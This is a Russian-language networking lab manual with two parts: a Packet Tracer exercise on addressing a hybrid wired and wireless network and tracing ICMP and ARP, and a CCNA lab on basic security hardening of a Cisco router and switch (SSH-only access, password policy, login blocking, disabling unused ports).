



Рис.2.1 Схема сети

Выполнение работы:

1. Собрать сеть. Схема сети представлена на рис.2.1
2. Задать ip-адреса и маски интерфейсам маршрутизатора (172.16.1.11/24, 172.16.2.11/24, 172.16.3.11/24);
3. Задать ip-адреса и маски сетей персональным компьютерам. (172.16.1.1/24, 172.16.1.2/24, 172.16.1.3/24, 172.16.2.1/24, 172.16.2.2/24, 172.16.2.3/24);
4. Задать ip-адреса и маски сетей серверу и принтеру. (172.16.3.1/24, 172.16.3.2/24);
5. Убедиться в достижимости всех объектов сети по протоколу IP;
   Для того, чтобы собранная схема сети была рабочей необходимо на роутере организовать сеть вида 172.16.0.1/16 (255.255.0.0). Схема с действующей адресацией прилагается отдельным файлом в формате pkt.
6. Переключившись в «Режим симуляции» (описанном в методических указаниях к предыдущей лабораторной работе) рассмотреть и пояснить процесс обмена данными по протоколу ICMP между устройствами (выполнив команду Ping с одного компьютера на другой), пояснить роль протокола ARP в этом процессе. Детальное пояснение включить в отчет.





U Information at Device: PC3

OSI Model | Inbound PDU Details

PDU Formats

802.11 Wireless

0	16	Bits
FRAME CONTROL	DURATION/ID	
ADDRESS 1:FFFF.FFFF.FFFF		
ADDRESS 2:000C.CFB6.61A8		
ADDRESS 3:00D0.BCED.C4A7		
	SEQUENCE CONTROL	
ADDRESS 4:		
DATA (VARIABLE LENGTH)		
FCS		

Arp

0	8	16	Bits
HARDWARE TYPE:0x0001		PROTOCOL TYPE:0x0800	
HLEN:0x06	PLEN:0x04	OPCODE:0x0001	
SOURCE MAC :00D0.BCED.C4A7			
		SOURCE IP :172.16.0.1	
TARGET MAC:0000.0000.0000			
TARGET IP:172.16.2.1			

2.2 Гибридная сеть





Рис.2.2 Схема сети

Выполнение работы:

7. Собрать сеть. Схема сети представлена на рис.2.2
8. Задать ip-адреса и маски интерфейсам маршрутизатора (172.16.1.11/24, 172.16.2.11/24, 172.16.3.11/24);
9. Задать ip-адреса и маски сетей персональным компьютерам. (172.16.1.1/24, 172.16.1.2/24, 172.16.1.3/24, 172.16.2.1/24, 172.16.2.2/24, 172.16.2.3/24);
10. Задать ip-адреса и маски сетей серверу и принтеру. (172.16.3.1/24, 172.16.3.2/24);
11. Убедиться в достижимости всех объектов сети по протоколу IP;

    Для того, чтобы собранная схема сети была рабочей необходимо на роутере организовать сеть вида 172.16.0.1/16 (255.255.0.0). Схема с действующей адресацией прилагается отдельным файлом в формате pkt.
12. Переключившись в «Режим симуляции» (описанном в методических указаниях к предыдущей лабораторной работе) рассмотреть и пояснить процесс обмена данными по протоколу ICMP между устройствами (выполнив команду Ping с одного компьютера на другой), пояснить роль протокола ARP в этом процессе. Детальное пояснение включить в отчет.



Структура отчета по работе:

1. Титульный лист;
2. Задание;
3. Схема сети;
4. Ход работы: данный раздел состоит из последовательного описания значимых выполняемых шагов (с указанием их сути) и копий экранов (должна быть видна набранная команда и реакция системы,

если она есть).

5. Выводы.

Вопросы:

1. Какие режимы работы используются в беспроводных сетях Wi-Fi?
2. Как настроить беспроводную сеть с помощью маршрутизатора в симуляторе?
3. Какие стандарты беспроводной связи 802.11 вы знаете?
4. Как обеспечивается безопасность в беспроводных сетях Wi-Fi?
5. Как оптимизировать производительность и зону покрытия беспроводной сети?

Образец заданий для выполнения лабораторных работ и примерный перечень вопросов для их защиты

«Лабораторная работа № 7. Настройка исходных параметров безопасности маршрутизатора»

Топология

Таблица адресации

Устройство	Интерфейс	IP-адрес	Маска подсети	Шлюз по умолчанию
R1	G0/1	192.168.1.1	255.255.255.0	Недоступно
S1	VLAN 1	192.168.1.11	255.255.255.0	192.168.1.1
ПК-А	Сетевой адаптер	192.168.1.3	255.255.255.0	192.168.1.1

Задачи

Часть 1. Настройка основных параметров устройства

Часть 2. Настройка основных мер обеспечения безопасности на маршрутизаторе

Часть 3. Настройка основных мер обеспечения безопасности на коммуникаторе

Исходные данные/сценарий

Все сетевые устройства рекомендуется настраивать с использованием хотя бы минимального набора эффективных команд обеспечения безопасности. Это относится к устройствам конечных пользователей, серверам и сетевым устройствам, таким как маршрутизаторы и коммутаторы.

В ходе лабораторной работы вы должны будете настроить сетевые устройства в топологии таким образом, чтобы принимать SSH-сеансы для удалённого управления. Кроме того, вы

настроите основные эффективные меры обеспечения безопасности через интерфейс командной строки IOS CLI. Затем вам необходимо будет протестировать меры обеспечения безопасности и убедиться в том, что они реализованы должным образом и работают без ошибок.

Примечание. Маршрутизаторы, используемые на практических занятиях CCNA, — Cisco 1941, ПО Cisco IOS версии 15.2(4)M3 (образ universalk9). Используемые коммутаторы: семейство коммутаторов Cisco Catalyst 2960 версии CISCO IOS 15.0(2) (образ lanbasek9). Можно использовать другие маршрутизаторы, коммутаторы и версии ПО Cisco IOS. В зависимости от модели и версии Cisco IOS выполняемые доступные команды и выводы могут отличаться от данных, полученных в ходе лабораторных работ. Точные идентификаторы интерфейсов указаны в сводной таблице интерфейсов маршрутизаторов в конце лабораторной работы.

Примечание. Убедитесь, что информация, имеющаяся на маршрутизаторе и коммутаторе, удалена и они не содержат файлов загрузочной конфигурации. Если вы не уверены, что сможете это сделать, обратитесь к инструктору.

Необходимые ресурсы

- 1 маршрутизатор (серия Cisco 1941 с программным обеспечением Cisco IOS версии 15.2(4)M3, универсальный или совместимый образ)
- 1 коммутатор (серия Cisco 2960, с программным обеспечением Cisco IOS версии 15.0(2), образ lanbasek9 или аналогичный)
- 1 ПК (Windows 7, Vista или XP с программой эмулятора терминала, например Tera Term)
- Консольные кабели для настройки устройств Cisco IOS через консольные порты
- Кабели Ethernet в соответствии с топологией

Часть 1: Основные настройки устройства

В части 1 потребуется настройка топологии сети и основных параметров, таких как IP-адреса интерфейсов, доступ к устройствам и пароли на маршрутизаторе.

Шаг 1: Создайте сеть в соответствии с изображенной на схеме топологией.

Подключайте отображаемые в топологии устройства, а также кабель по мере необходимости.

Шаг 2: Выполните инициализацию и перезагрузку маршрутизатора и коммутатора.

Шаг 3: Настройте маршрутизатор.

Справку по командам, необходимым для протокола SSH, см. в предыдущей лабораторной работе.

a. Подключите консоль к маршрутизатору и активируйте привилегированный режим.
b. Войдите в режим конфигурации.
c. Присвойте маршрутизатору имя R1.
d. Отключите поиск DNS, чтобы предотвратить попытки маршрутизатора неверного преобразования введённых команд так, как если бы они были узлами.
e. Назначьте **class** в качестве пароля привилегированного режима.
f. Назначьте **cisco** в качестве пароля консоли и включите вход по паролю.

g. Назначьте **cisco** в качестве пароля виртуального терминала и включите вход по паролю.

h. Зашифруйте пароли, хранящиеся в открытом виде.

i. Создайте баннер с предупреждением о запрете несанкционированного доступа к устройству.

j. Настройте и активируйте интерфейс маршрутизатора G0/1 с помощью сведений, содержащихся в таблице адресации.

k. Сохраните текущую конфигурацию в файл загрузочной конфигурации.

Шаг 4: Настройте коммутатор.

a. Подключите консоль к коммутатору и активируйте привилегированный режим.

b. Войдите в режим конфигурации.

c. Присвойте коммутатору имя S1**.**

d. Отключите поиск DNS, чтобы предотвратить попытки маршрутизатора неверного преобразования введённых команд так, как если бы они были узлами.

e. Назначьте **class** в качестве пароля привилегированного режима.

f. Назначьте **cisco** в качестве пароля консоли и включите вход по паролю.

g. Назначьте **cisco** в качестве пароля виртуального терминала и включите вход по паролю.

h. Зашифруйте пароли, хранящиеся в открытом виде.

i. Создайте баннер с предупреждением о запрете несанкционированного доступа к устройству.

j. Присвойте интерфейсу SVI, который используется по умолчанию, IP-адрес из таблицы адресации.

k. Сохраните текущую конфигурацию в файл загрузочной конфигурации**.**

Часть 2: Настройка основных мер безопасности на маршрутизаторе

Шаг 1: Используйте надёжные пароли.

Администратор должен следить за тем, чтобы пароли отвечали стандартным рекомендациям по созданию надёжных паролей. Рекомендации могут включать сочетание в пароле букв, цифр

и специальных символов и определять его минимальную длину.

Примечание. Согласно рекомендациям по обеспечению эффективной работы в производственной среде необходимо использовать надёжные пароли, такие как приводятся в этой лабораторной работе.

Однако для простоты выполнения лабораторных работ в данном курсе используются пароли cisco и class.

a. Чтобы соблюсти рекомендации, измените зашифрованный пароль привилегированного режима.

R1(config)# **enable secret Enablep@55**

b. Укажите, что пароль должен включать не менее десяти символов.

R1(config)# **security passwords min-length 10**

Шаг 2: Активируйте подключения SSH.

a. В качестве имени домена укажите **CCNA-lab.com**.

R1(config)# **ip domain-name CCNA-lab.com**

b. Создайте в базе данных локальных пользователей запись, которая будет использоваться при подключении к маршрутизатору через SSH. Пароль должен соответствовать стандартам надёжных паролей, а пользователь — иметь права доступа уровня администратора.

R1(config)# **username admin privilege 15 secret Admin15p@55**

c. Настройте транспортный ввод для vty-линий таким образом, чтобы они могли принимать подключения SSH, но не разрешайте подключения Telnet.

R1(config)# **line vty 0 4**
R1(config-line)# **transport input ssh**

d. Для проверки подлинности в vty-линиях должна использоваться база данных локальных пользователей.

R1(config-line)# **login local**
R1(config-line)# **exit**

e. Создайте ключ шифрования RSA с длиной 1024 бит.

R1(config)# **crypto key generate rsa modulus 1024**
The name for the keys will be: R1.CCNA-lab.com
% The key modulus size is 1024 bits
% Generating 1024 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 2 seconds)
R1(config)#
*Jan 31 17:54:16.127: %SSH-5-ENABLED: SSH 1.99 has been enabled

Шаг 3: Обеспечьте защиту консоли и vty-линий.

a. Маршрутизатор можно настроить таким образом, чтобы он завершал сеанс подключения, неактивного в течение указанного времени. Если сетевой администратор вошёл в систему сетевого устройства, а потом был внезапно вызван в другое место, по истечении установленного времени эта команда автоматически завершит сеанс подключения. Приведённые ниже команды закрывают линию связи через пять минут неактивности.

R1(config)# **line console 0**
R1(config-line)# **exec-timeout 5 0**
R1(config-line)# **line vty 0 4**
R1(config-line)# **exec-timeout 5 0**
R1(config-line)# **exit** R1(config)#

b. Указанная ниже команда препятствует входу в систему с использованием метода полного перебора. Маршрутизатор блокирует попытки входа в систему на 30 секунд, если в течение 120 секунд будет дважды введён неверный пароль. На этом таймере установлено низкое значение специально для выполнения данной лабораторной работы.

R1(config)# **login block-for 30 attempts 2 within 120**

Что означает **2 within 120** в приведённой выше команде?

Что означает **block-for 30** в приведённой выше команде?

Шаг 4: Убедитесь, что все неиспользуемые порты отключены.

По умолчанию порты маршрутизатора отключены, однако рекомендуется лишний раз убедиться, что все неиспользуемые порты административно отключены. Для этого можно воспользоваться командой **show ip interface brief**. Все неиспользуемые порты, не отключенные административно, необходимо отключить с помощью команды **shutdown** в режиме конфигурации интерфейса.

R1# **show ip interface brief**

Interface	IP-Address	OK?	Method	Status	Protocol
Embedded-Service-Engine0/0	unassigned	YES	NVRAM	administratively down	down
GigabitEthernet0/0	unassigned	YES	NVRAM	administratively down	down
GigabitEthernet0/1	192.168.1.1	YES	manual	up	up
Serial0/0/0	unassigned	YES	NVRAM	administratively down	down
Serial0/0/1	unassigned	YES	NVRAM	administratively down	down

R1#

Шаг 5: Убедитесь, что все меры безопасности предприняты должным образом.

a. С помощью программы Tera Term подключитесь к R1 по протоколу Telnet. Принимает ли R1 подключение по протоколу Telnet?

   Поясните свой ответ.

b. С помощью программы Tera Term подключитесь к R1 по протоколу SSH. Принимает ли R1 подключение по протоколу SSH?

c. Намеренно укажите неверное имя пользователя и пароль, чтобы проверить, будет ли заблокирован доступ к системе после двух неудачных попыток.

Что произошло после ввода неправильных данных для входа в систему во второй раз?

d. Из консольной сессии на маршрутизаторе отправьте команду **show login**, чтобы проверить состояние входа в систему. В приведённом ниже примере команда **show login** была отправлена
в течение 30-секундной блокировки доступа к системе и показывает, что маршрутизатор находится в режиме «Quiet». Маршрутизатор не будет принимать попытки входа в систему в течение еще 14 секунд.

```
R1# show login
    A default login delay of 1 second is applied. No
    Quiet-Mode access list has been configured.

    Router enabled to watch for login Attacks.
    If more than 2 login failures occur in 120 seconds or less, logins will be
    disabled for 30 seconds.

    Router presently in Quiet-Mode.
    Will remain in Quiet-Mode for 14 seconds. Denying
    logins from all sources.
R1#
```

e. По истечении 30 секунд повторите попытку подключения к R1 по протоколу SSH и войдите в систему, используя имя пользователя **admin** и пароль **Admin15p@55**.

Что отобразилось после успешного входа в систему?

f. Выберите привилегированный режим и укажите в качестве пароля **Enablep@55**.

Если вы неправильно укажете пароль, прервётся ли подключение по протоколу SSH после двух неудачных попыток в течение 120 секунд?

Поясните свой ответ.

g. Введите команду **show running-config** в строке привилегированного режима для просмотра установленных параметров безопасности.

Часть 3: Настройка основных мер безопасности на коммутаторе

Шаг 1: Выберите более надёжные пароли для коммутатора.

Чтобы соблюсти рекомендации по созданию надёжных паролей, измените зашифрованный пароль привилегированного режима.

S1(config)# **enable secret Enablep@55**

Примечание. Команда безопасности **password min-length** на коммутаторах модели 2960 не используется.

Шаг 2: Активируйте подключения SSH.

a. В качестве имени домена укажите **CCNA-lab.com**.

S1(config)# **ip domain-name CCNA-lab.com**

b. Создайте в базе данных локальных пользователей запись, которая будет использоваться при подключении к маршрутизатору через SSH. Пароль должен соответствовать стандартам надёжных паролей, а пользователь — иметь права доступа уровня администратора.

S1(config)# **username admin privilege 15 secret Admin15p@55**

c. Настройте транспортный ввод для vty-линий таким образом, чтобы они могли принимать подключения SSH, но не разрешайте подключения Telnet.

S1(config)# **line vty 0 15**
S1(config-line)# **transport input ssh**

d. Для проверки подлинности в vty-линиях должна использоваться база данных локальных пользователей.

S1(config-line)# **login local**
S1(config-line)# **exit**

e. Создайте ключ шифрования RSA с длиной 1024 бит.

S1(config)# **crypto key generate rsa modulus 1024**

Шаг 3: Обеспечьте защиту консоли и vty-линий.

a. Настройте коммутатор таким образом, чтобы он закрывал линию через десять минут отсутствия активности.

S1(config)# **line console 0**
S1(config-line)# **exec-timeout 10 0**
S1(config-line)# **line vty 0 15**
S1(config-line)# **exec-timeout 10 0**
S1(config-line)# **exit**
S1(config)#

b. Чтобы помешать попыткам входа в систему с использованием метода полного перебора, настройте коммутатор таким образом, чтобы он блокировал доступ к системе на 30 секунд после двух неудачных попыток входа за 120 секунд. На этом таймере установлено низкое значение специально для выполнения данной лабораторной работы.

S1(config)# **login block-for 30 attempts 2 within 120**
S1(config)# **end**

Шаг 4: Убедитесь, что все неиспользуемые порты отключены.

По умолчанию порты коммутатора включены. Отключите на коммутаторе все неиспользуемые порты.

a. Состояние портов коммутатора можно проверить с помощью команды **show ip interface brief**.

S1# **show ip interface brief**

Interface	IP-Address	OK?	Method	Status	Protocol
Vlan1	192.168.1.11	YES	manual	up	up
FastEthernet0/1	unassigned	YES	unset	down	down
FastEthernet0/2	unassigned	YES	unset	down	down
FastEthernet0/3	unassigned	YES	unset	down	down
FastEthernet0/4	unassigned	YES	unset	down	down
FastEthernet0/5	unassigned	YES	unset	up	up
FastEthernet0/6	unassigned	YES	unset	up	up
FastEthernet0/7	unassigned	YES	unset	down	down
FastEthernet0/8	unassigned	YES	unset	down	down
FastEthernet0/9	unassigned	YES	unset	down	down
FastEthernet0/10	unassigned	YES	unset	down	down
FastEthernet0/11	unassigned	YES	unset	down	down
FastEthernet0/12	unassigned	YES	unset	down	down
FastEthernet0/13	unassigned	YES	unset	down	down
FastEthernet0/14	unassigned	YES	unset	down	down
FastEthernet0/15	unassigned	YES	unset	down	down
FastEthernet0/16	unassigned	YES	unset	down	down
FastEthernet0/17	unassigned	YES	unset	down	down
FastEthernet0/18	unassigned	YES	unset	down	down
FastEthernet0/19	unassigned	YES	unset	down	down
FastEthernet0/20	unassigned	YES	unset	down	down
FastEthernet0/21	unassigned	YES	unset	down	down
FastEthernet0/22	unassigned	YES	unset	down	down
FastEthernet0/23	unassigned	YES	unset	down	down
FastEthernet0/24	unassigned	YES	unset	down	down
GigabitEthernet0/1	unassigned	YES	unset	down	down
GigabitEthernet0/2	unassigned	YES	unset	down	down

S1#

b. Чтобы отключить сразу несколько интерфейсов, воспользуйтесь командой **interface range**.

S1(config)# **interface range f0/1–4 , f0/7-24 , g0/1-2**
S1(config-if-range)# **shutdown**
S1(config-if-range)# **end**
S1#

c. Убедитесь, что все неактивные интерфейсы административно отключены.

S1# **show ip interface brief**

Interface	IP-Address	OK?	Method	Status	Protocol
Vlan1	192.168.1.11	YES	manual	up	up
FastEthernet0/1	unassigned	YES	unset	administratively down	down
FastEthernet0/2	unassigned	YES	unset	administratively down	down
FastEthernet0/3	unassigned	YES	unset	administratively down	down
FastEthernet0/4	unassigned	YES	unset	administratively down	down
FastEthernet0/5	unassigned	YES	unset	up	up
FastEthernet0/6	unassigned	YES	unset	up	up
FastEthernet0/7	unassigned	YES	unset	administratively down	down
FastEthernet0/8	unassigned	YES	unset	administratively down	down
FastEthernet0/9	unassigned	YES	unset	administratively down	down
FastEthernet0/10	unassigned	YES	unset	administratively down	down
FastEthernet0/11	unassigned	YES	unset	administratively down	down
FastEthernet0/12	unassigned	YES	unset	administratively down	down
FastEthernet0/13	unassigned	YES	unset	administratively down	down
FastEthernet0/14	unassigned	YES	unset	administratively down	down
FastEthernet0/15	unassigned	YES	unset	administratively down	down
FastEthernet0/16	unassigned	YES	unset	administratively down	down
FastEthernet0/17	unassigned	YES	unset	administratively down	down
FastEthernet0/18	unassigned	YES	unset	administratively down	down
FastEthernet0/19	unassigned	YES	unset	administratively down	down
FastEthernet0/20	unassigned	YES	unset	administratively down	down
FastEthernet0/21	unassigned	YES	unset	administratively down	down
FastEthernet0/22	unassigned	YES	unset	administratively down	down
FastEthernet0/23	unassigned	YES	unset	administratively down	down
FastEthernet0/24	unassigned	YES	unset	administratively down	down
GigabitEthernet0/1	unassigned	YES	unset	administratively down	down
GigabitEthernet0/2	unassigned	YES	unset	administratively down	down

S1#

Шаг 5: Убедитесь, что все меры безопасности предприняты должным образом.

a. Убедитесь, что протокол Telnet на коммутаторе отключён.

b. Подключитесь к коммутатору по протоколу SSH и намеренно укажите неверное имя пользователя и пароль, чтобы проверить, будет ли заблокирован доступ к системе.

c. По истечении 30 секунд повторите попытку подключения к S1 по протоколу SSH и войдите в систему, используя имя пользователя **admin** и пароль **Admin15p@55.** Появился ли баннер после успешного входа в систе[illegible]

d. Выберите привилегированный режим, используя **Enablep@55** в качестве пароля.

